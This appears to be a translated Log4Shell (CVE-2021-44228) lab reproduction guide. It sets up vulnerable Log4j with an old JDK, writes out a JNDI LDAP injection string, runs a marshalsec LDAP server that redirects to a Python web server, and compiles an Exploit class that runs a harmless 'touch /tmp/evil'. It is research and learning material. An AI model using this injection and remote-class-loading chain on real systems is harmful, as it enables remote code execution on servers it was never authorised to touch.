 racoon-rac/cve-2021-44228
Step-by-step reproduction guide for CVE-2021-44228 (Log4Shell) with JDK 8u20, vulnerable Log4j 2.14.1, marshalsec LDAP server, and custom payload compilation.

I think this story is more practical (crying)christophetd/log4shell-vulnerable-app
I just researched on a whim out of interest, so there may be vague parts or mistakes.
Please proceed at your own risk.
Should work on Linux environments.
Starting from jdk8u191, the com.sun.jndi.rmi.object.trustURLCodebase option was added and defaults to false. In this state, it is not possible to load externally prepared classes, so we will use an earlier version.
(Can internal classes be loaded or bypassed??)
https://mbechler.github.io/2021/12/10/PSA_Log4Shell_JNDI_Injection/
Direct download of jdk8u20
Extract and place it somewhere like /opt.
Download log4j
Extract and take out log4j-api-2.14.1.jar and log4j-core-2.14.1.jar (this time I put them in a directory called log4japp).
export CLASSPATH=:/path/to/log4japp/log4j-api-2.14.1.jar:/path/to/log4japp/log4j-core-2.14.1.jar
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class log4j {


        private static final Logger logger = LogManager.getLogger(log4j.class);

        public static void main(String[] args) {
                logger.error("${jndi:ldap://your-ip:1389/resource}");
                // /resource がないと動きませんでした。
        }
}
mbechler/marshalsec


Redirect LDAP queries to the web server.
mvn clean package -DskipTests
Start listening
java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://your-web-ip:8888/#Exploit"
Also prepare the redirect target for marshalsec
python3 -m http.server 8888
class Exploit {
    static {
        try { Runtime.getRuntime().exec("touch /tmp/evil"); } catch(Exception e) {}
    }
}
Compile using the installed jdk8u20
/opt/java/jdk1.8.0_20/bin/javac Exploit.java
Compile and execute using the installed jdk8u20.
/opt/java/jdk1.8.0_20/bin/javac log4j.java
/opt/java/jdk1.8.0_20/bin/java log4j